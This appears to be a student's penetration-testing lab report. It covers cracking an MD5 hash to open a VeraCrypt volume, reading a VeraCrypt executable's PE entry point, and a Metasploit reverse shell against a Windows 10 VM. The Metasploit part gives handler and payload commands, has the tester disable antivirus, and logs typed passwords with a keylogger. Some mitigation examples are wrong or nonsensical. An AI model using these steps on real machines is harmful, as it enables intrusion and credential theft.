8. **Tools used**
   a. **Hashcat:** This is one of the most powerful password recovery tools. Hashcat can crack hashed passwords easily using the modes, algorithms, and rules that you define.
   b. **VeraCrypt:** This will be the main disc encryption tool used to mount the encrypted volume when the password has been obtained.
   c. **Python:** Python can also be used to write custom scripts to decode hashes; this is especially useful if you are aware of the type of hash algorithm.
   d. **Hash Identifier:** This is a tool that you can use to determine the type of hash being used. Identifying the hash is very important because you will not be able to choose the right method for cracking.
   e. **Linux Command Line:** Utility tools such as grep, awk, and sed may be useful for organising text files and extracting relevant information from encoded.txt.
9. **Date of attack performed:** July 5, 2025, Saturday

Attack

Attack name: Cryptography and hashing

1. **Cryptography** is the concept and study of techniques for secure communication and secure information storage by converting that information into an unreadable form if you do not have authorisation to read it. This process relies on algorithms and keys that encrypt and decrypt information so that its confidentiality, integrity, authentication, and non-repudiation after a transaction has taken place are assured. Cryptography is an aspect of information security that operates as a tool that provides security in several applications. Examples include online banking, secure communications, and information storage.
2. **Hashing** is a method of taking input data (or a message) and creating a fixed-length string of characters. This will usually be a string made from numbers and letters, i.e., A1p5B2e. The part that is important is that there will only be one unique output (hash value/hash code) for each unique input. Hashing is mainly used for:
3. **Data Integrity:** By comparing hash values before and after data is transmitted or saved, you can determine if any alterations occurred.
4. **Password Storage:** Passwords stored without encryption will often be obtained because they are stored in plaintext. Ideally, a program should only store hashed passwords, not ciphertext. Once a user is logged in, he/she must enter their username and password. The program hashes the password and compares it to the stored hash to grant access.
5. **Digital Signatures**: Digital signatures are used to authenticate messages or documents. You hash your document/message and sign it with a private key.
6. **MD5 (Message-Digest Algorithm 5)** is a widely used cryptographic hash function that produces a 128-bit hash value (32 hexadecimal characters). It was designed to be fast and efficient, making it popular for various applications, including checksums and password hashing.

➢ **Tool I used to Decode the password from hash format**

Hash	Type	Result
482c811da5d5b4bc6d497ffa98491e38	md5	password123

Fig 2.1.1 (hash type)

Severity

It is also know as CVSS (Common Vulnerability Scoring System)

- **Score Range**: **0.0–10.0**

Score	Severity Level	Meaning
0.0	None	No impact.
0.1 – 3.9	Low	Minor issue (e.g., info leak, non-critical misconfiguration).
4.0 – 6.9	Medium	Significant risk (e.g., privilege escalation, DoS potential).
7.0 – 8.9	High	Serious risk (e.g., RCE, SQLi, authentication bypass).
9.0 – 10.0	Critical	Immediate threat (e.g., wormable exploits, system compromise).

The Severity scoring of encrypted using Veracrypt

Factor	Severity
Weak/Guessable Password	🔴 Critical
Hash Stored in Plaintext	🟠 Medium
Brute-Force Susceptibility	🟠 Medium
Strong Password Practices	🟢 Low

a. The hash 482c811da5d5b4bc6d497ffa98491e38

b. 32 characters long

c. Hexadecimal format (only characters 0-9 and a-f)

d. This suggests it's likely an **MD5** hash (128-bit/32 hex characters)

Impact

1. **Full Data Exposure**—By cracking the hash, the attacker has full access to the contents of the encrypted file and may retrieve sensitive information.
2. **Security Weakness Exposed**—If the hashed passwords are cracked easily, it shows that the encrypted data was protected with weak passwords or that the hashes were stored incorrectly, undermining encryption as a means of securing data.
3. **Compliance Risks**—Exposing personally identifiable or sensitive data can lead to violations of data protection laws (GDPR, HIPAA, etc.).
4. **Attack Vector**—The "secret code" inside the initial hash may lead to access to other systems or additional attacks.
5. **Damage to Organisational Reputation—Organisations** may suffer from loss of trust if they have compromised data through encryption.
6. **Best Case Scenario (If Tested)—If** the hash was cracked as a part of an approved, authorised security audit, it can help build on security policy, procedures, and testing.

Steps to Reproduce

1. **Required Files:**
   a. Make sure you have the following files:
   b. The VeraCrypt file is encrypted (e.g., encrypted_volume.vc).
   c. The encoded.txt file with the hashed password.
   d. The setup file for VeraCrypt for installation.
2. **Installing VeraCrypt:**
   a. If VeraCrypt is not already installed, run the setup file you downloaded to install VeraCrypt on your computer.
3. **Open encoded.txt:**
   b. Open the encoded.txt file with a text editor (i.e., Notepad, Notepad++, or whatever code editor).
   c. Copy the hashed password out of the text file for a potential brute-force process.
4. **Identify the hash type:**

a. If the hash type is not stated in encoded.txt, you can identify the hash type using a hash identifier tool like HashID or OnlineHashCrack or whatever works for you (MD5, SHA-256, etc.).

5. **Pick a hash cracking tool:**
   b. Pick a hash cracking tool such as
   c. Hashcat: a robust password recovery tool.
   d. John the Ripper: another commonly used password cracking tool.
6. **Set up the Hash for Cracking:**
   a. Create a new text file (i.e., hash.txt), and paste the hashed password into it. Save the file in a location your hash cracking tool can access.
7. **Obtain the Decoded Password:**
   b. After you are told that the crack has finished, simply copy the decoded password reported by the tool.
   c. Mount the VeraCrypt Volume:
8. **Open VeraCrypt.**
   a. Click on "Select File" and then navigate to the encrypted VeraCrypt file (e.g., encrypted_volume.vc).
   b. Select the file and click on "Open."
   c. When prompted for the password, enter the decoded password.
9. **Get into the Encrypted File:**
   a. If you entered the correct password, the volume would be successfully mounted.
   b. Go to the mounted volume in your file explorer to access its contents.
   c. Look through the files in the mounted volume for the secret code.




Fig 2.1.2 (Secret code)


Mitigation Steps

Threat	Mitigation Steps	Implementation Example
Weak Password Vulnerability	Enforce strong password policies. (min. 16 chars, mixed case, symbols, numbers)	Password! → Password123
Hash Exposure	Never store password hashes with encrypted files	Delete encoded.txt after use; store in secure vault
Brute-Force Attacks	Increase PBKDF2 iterations (500,000+ rounds)	veracrypt -t -c --hash=sha-512 --random-iterations=1000000
Dictionary Attacks	Use passphrases instead of passwords	MyCatLikes2Eat@TunaInParis!
Hash Storage Compromise	Encrypt hash files with separate strong encryption	gpg -c encoded.txt (AES-256 encrypted)
Unauthorized Access	Implement multi-factor authentication (where possible)	YubiKey + password for decryption

Forensic Traces	Wipe temporary files after decryption	shred -u /path/to/encoded.txt
Compliance Risks	Regular security audits of encrypted containers	Quarterly penetration tests of random VeraCrypt volumes
Key Management	Use files instead of/in addition to passwords	veracrypt -k /secure/keyfile.key /path/to/volume
System Hardening	Disable USB auto-mount to prevent accidental hash leakage	echo "udisks2" >> /etc/modprobe.d/no-usb-automount.conf

References and Resources Used

1. **VeraCrypt Official Documentation:** **VeraCrypt—Free Open-Source Disc Encryption with strong security for the Paranoid**
2. **Hashcat**: hashcat—advanced password recovery
3. **Hash Identifier:** **blackploit/hash-identifier: Software to identify the different types of hashes used to encrypt data and especially passwords**
4. **Online Hash Crackers**: Professional Cloud Password Recovery & Audit | Online Hash Crack
5. **Cryptography and Hashing Basics**: Khan Academy
6. **YouTube Tutorials**



Task-2.2- (Intermediate level)

Statement: An executable file of VeraCrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot

Introduction

An in-depth examination of the VeraCrypt executable is provided in this report in order to ascertain its entry point address, which is essential to comprehending its execution flow. We can identify the precise memory address where the operating system transfers control when the program is launched by looking at the Portable Executable (PE) headers. Because it indicates where the application's code begins, the entry point is crucial for malware analysis, debugging, and reverse engineering. Windows executables use the PE file format, which has structured metadata that specifies how the program loads into memory. Important information, such as the ImageBase and AddressOfEntryPoint fields, is provided by important sections like the DOS header, PE header, and optional header. We can determine the precise runtime address where execution starts by combining these values.

Information about the report

1. **Targeted Website:** VeraCrypt Executable File

2. Purpose:

A. **Reverse Engineering:** Engineering in reverse Comprehend the binary structure for malware analysis or debugging.
B. **Security Research:** Research on SecurityCheck to see if the executable has been altered.
C. **Compliance Checks:** Verification of Compliance Make sure there are no unauthorised changes and the binary corresponds to the official build.

3. Tools used:

A. PE Explorer/Studio: Detect anomalies in PE structure
B. executable file

10. **Date of attack performed:** July 8, 2025, Tuesday

Attack

Attack Name: PE Header Entry Point Extraction

A PE file's entry point can be found by looking at its headers. To determine the PE header offset, first look at the e_lfanew field in the DOS header. The relative virtual address (RVA) at which execution starts is specified by the AddressOfEntryPoint field in the PE header's optional header. Add this RVA to the ImageBase value from the optional header to obtain the absolute address. Debugging and reverse engineering depend on this entry point address. This extraction procedure can be automated with programs like PE Explorer or CFF Explorer. To identify possible tampering, always check the entry point location against expected code sections.

Severity

It is also know as CVSS (Common Vulnerability Scoring System)

- **Score Range**: **0.0–10.0**

Score	Severity Level	Meaning
0.0	None	No impact.
0.1 – 3.9	Low	Minor issue (e.g., info leak, non-critical misconfiguration).
4.0 – 6.9	Medium	Significant risk (e.g., privilege escalation, DoS potential).
7.0 – 8.9	High	Serious risk (e.g., RCE, SQLi, authentication bypass).
9.0 – 10.0	Critical	Immediate threat (e.g., wormable exploits, system compromise).

The Severity scoring of Find the address of the entry point of the executable using PE Explorer.

0.1 – 3.9	Low	Minor issue (e.g., info leak, non-critical misconfiguration).

Impact

1. **No direct risk**; only metadata extraction.
2. If the entry point is altered, it may indicate malware injection.

Steps to Reproduce

Step 1: Download and install PE Explorer. Get PE Explorer from NTCore link to download Open it after installing.

Step 2: launch PE Explorer and open executable file of VeraCrypt.




Fig 2.2.1 (opening executable file)

Step 3: In the top panel you will find Header info, and look for AddressOfEntryPoint, where you will find the output value AddressOfEntryPoint

Step 4: output value: "00409824"




Fig. 2.2.2 (result)

Mitigation Steps

Mitigation Steps for VeraCrypt Executable Entry Point Analysis

Step	Action	Purpose
Secure Environment Setup	Run analysis in an **isolated VM/sandbox** with no internet access.	Prevents accidental malware execution or system compromise.
File Verification	Check **the digital signature** and compare **the SHA-256 hash** with official builds.	Ensures the executable is authentic and untampered.
Static Analysis (PE Headers)	Open in PE Explorer → Inspect NT Headers → Optional Header.	Locates AddressOfEntryPoint and ImageBase without execution.
Entry Point Calculation	Compute: Entry Point = ImageBase + AddressOfEntryPoint.	Finds the exact memory address where execution starts.
Malware Response	If malicious: **Quarantine file**, analyse IOCs, update AV/EDR rules.	Contains threats and prevents further damage.

References and Resources Used

1. **veraCrypt Official Site** – Source for legitimate hashes and signed binaries VeraCrypt Downloads
2. **PE Explorer Manual—**Tool-specific guidance for navigating headers. PE Cheat Sheet
3. **x64dbg Documentation** – Debugging entry points safely. WinDbg
4. **Official PE file structure documentation- Microsoft Docs**

Task-2.3- (Intermediate level)

- **Statement:** Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Introduction

Penetration testing, also known as ethical hacking, is very important for finding weaknesses and protecting systems and networks. Cybersecurity experts can better protect against possible threats by knowing the tools and methods hackers use. A reverse shell attack takes advantage of weaknesses in a target system to give the attacker remote access and control over the victim's computer. It means making a shell session by opening up lines of communication between the attacker's computer and the target system.

Information about the report

1. **Target: Windows** 10
2. **Purpose:**
   a. Remote Control
   b. Payload Execution
   c. Penetration Testing
   d. Security Hardening
   e. Maintaining Access
   f. Surveillance & Monitoring
3. **Tools used:**
   a. Kali Linux:
      - Purpose: The attacker's operating system (pre-loaded with penetration testing tools).
   b. msfvenom (Metasploit Framework):
      - Purpose: Generates malicious payloads (e.g., payload.exe).
   c. Metasploit Framework (msfconsole):
      - Purpose: Handles the reverse shell connection.
   d. Windows Victim Machine
      - Purpose: target to perform this attack
4. **Date of attack performed:** July 12, 2025, Saturday

Attack

Attack name: Metasploit reverse shell connection




Fig 2.3.1 (outlook)

Metasploit is a powerful penetration testing tool used to simulate cyberattacks and identify vulnerabilities. One of its key features is creating reverse shell connections, where a compromised system initiates a connection back to the attacker's machine, bypassing network defences. To set this up, an attacker first generates a malicious payload using msfvenom, then sets up a listener in Metasploit. When the victim executes the payload, it establishes a Meterpreter session, giving the attacker remote control. Using Meterpreter's keyboard simulation commands like keyboard_send, the attacker can remotely type commands or input text on the victim's machine, effectively controlling it as if sitting at the keyboard. While this demonstrates serious security risks, Metasploit should only be used ethically for authorised security testing to help organisations strengthen their defences against real threats.

Severity

It is also know as CVSS (Common Vulnerability Scoring System)

- **Score Range**: **0.0–10.0**

Score	Severity Level	Meaning
0.0	None	No impact.
0.1 – 3.9	Low	Minor issue (e.g., info leak, non-critical misconfiguration).
4.0 – 6.9	Medium	Significant risk (e.g., privilege escalation, DoS potential).
7.0 – 8.9	High	Serious risk (e.g., RCE, SQLi, authentication bypass).
9.0 – 10.0	Critical	Immediate threat (e.g., wormable exploits, system compromise).

The severity score of **9.4/10** *(Critical Risk)*

Category	Score	Reason
Exploitability	9.5	Pre-built payloads and automation make execution trivial
Impact	9.8	Full system compromise with data/network access
Persistence	9.2	Meterpreter allows installation of permanent backdoors
Privilege Escalation	9.6	High success rate for gaining admin privileges
Stealth	8.7	Memory-resident payloads evade traditional AV
Detection Difficulty	8.9	Requires advanced EDR solutions to identify

Impact

1. **Immediate System Compromise:-**

When an attacker gets a Meterpreter shell with system-level privileges, they can take full remote control of a victim's machine right away. The attacker can run commands, change system settings, and steal private information with this access, which is a big threat to the victim's safety and privacy. privileges. Can execute commands, steal files, and manipulate system settings.

2. **Data Theft:-**

Data theft is when someone breaks into a victim's file system without permission and can look at, download, or delete files. This access lets the attacker look for private files, which could lead to big privacy and security breaches because private information can be stolen or compromised.

3. **Destructive Actions:**

Destructive actions refer to the malicious activities an attacker can perform, such as deploying ransomware using Meterpreter scripts. This process involves encrypting files on the victim's system, rendering them inaccessible until a ransom is paid. Such actions can lead to significant data loss and financial harm for the victim.

Steps to Reproduce

1. **Step 1: Setting Up the Attack Machine**

   one Configuring the Attack Machine: Launch the Kali Linux attack virtual machine and take note of its IP address. To generate a standalone payload as an executable file, run the "msfvenom" script in the terminal. Check for successful payload setup. Use the command "python -m http.server 80" to create a web file server on port 80 with the payload.exe directory.

2. **Step -2 Configuring the Metasploit Framework:**
   a. Type msfconsole into a new terminal window to launch the Metasploit Framework console. To deal with exploits that are launched outside of the framework, use the command use multi/handler.
   b. To set the payload, type set payload windows/meterpreter/reverse_tcp.
   c. To set the local host to the IP address of the Kali attack machine, type set LHOST 10.60.0.7.
   d. To set the local port to the same port used in the executable file, type set LPORT 4444.
   e. exploit to launch the Meterpreter server while it awaits the payload connection.




Fig 2.3.2

3. **Step 3: Preparing the Victim Machine**

   Turn off the Windows victim's real-time protection. On the Windows computer, launch Microsoft Edge. Enter the Kali machine's IP address in the browser tab. Find the

payload.exe file in the HTTP web server directory. Then, ignore any download warnings and let the file run.




Fig 2.3.3

4. **Step 4: Establishing a Meterpreter Session:**

The Kali machine receives a request after the payload is executed, acknowledges it, and establishes a Meterpreter session. The Kali machine receives a request after the payload has been executed, and it establishes a Meterpreter session with the Windows victim machine. Note the Meterpreter session number, which shows the Windows victim machine's IP address. Use the keyscan_start command to launch the keystroke sniffer. On the Windows victim's computer, launch Microsoft Edge and enter anything: "My password is letmein123," I typed.

Go to the login page and enter a fictitious username and password. I entered username dgc and password DGC. To view the logged keystrokes, use the keyscan_dump command. Enter keyscan_stop to end the keystroke sniffer.




Fig 2.3.4

5. **Step 5: Performing Reverse Shell Attack**

In the Meterpreter session, type shell to launch a reverse shell attack. The attacker will gain control of the Windows computer by creating a Channel 1 shell. Enter start msedge.exe to launch Microsoft Edge. You can use the shell to run executable files and open File Explorer; among other things, use the command keyboard_send google.com. You must type an event in order to specify which event you want. Press Enter after typing keyevent 13. The number "13" denotes an Enter key, which will cause the Windows computer to select Enter and launch the webpage. The Windows computer will perform the specified action, like opening a webpage. To transmit keyboard input, use the keyboard_send command and enter the shell by pressing Enter. Close Microsoft Edge by executing the typing "TASKKILL /F /IM msedge.exe"




Fig 2.3.5

Mitigation

1. **Use a Controlled Environment**

To avoid unintentionally harming production systems, tests should always be carried out in a virtual machine configuration. To reduce exposure, place the Windows and Kali computers on different network segments.

2. **Implement Strong Network Security**

Set up firewalls so that only essential ports are used for incoming and outgoing traffic. During testing, look for any odd activity using network monitoring tools.

3. **Regularly Update Tools**

To guarantee you have the most recent security patches and features, keep the Metasploit Framework and all associated tools updated. Update the Windows and Kali computers' operating systems on a regular basis to guard against known vulnerabilities.

4. **Disable Unnecessary Services**

To lessen possible attack points, turn off any Windows services that are not needed for the testing procedure. Make sure your antivirus and real-time protection programs are set up correctly, but be advised that they might obstruct testing.

References and Resources Used

1. **Metasploit Documentation:** [Home | Metasploit Documentation Penetration Testing Software, Pen Testing Security]
2. **YouTube Tutorials**
3. **Security Blogs:** [HackerNoon—read, write, and learn about any technology]
4. **Kali Linux Official:** [kali.org/docs/]
5. **Windows:** [Download Windows 10]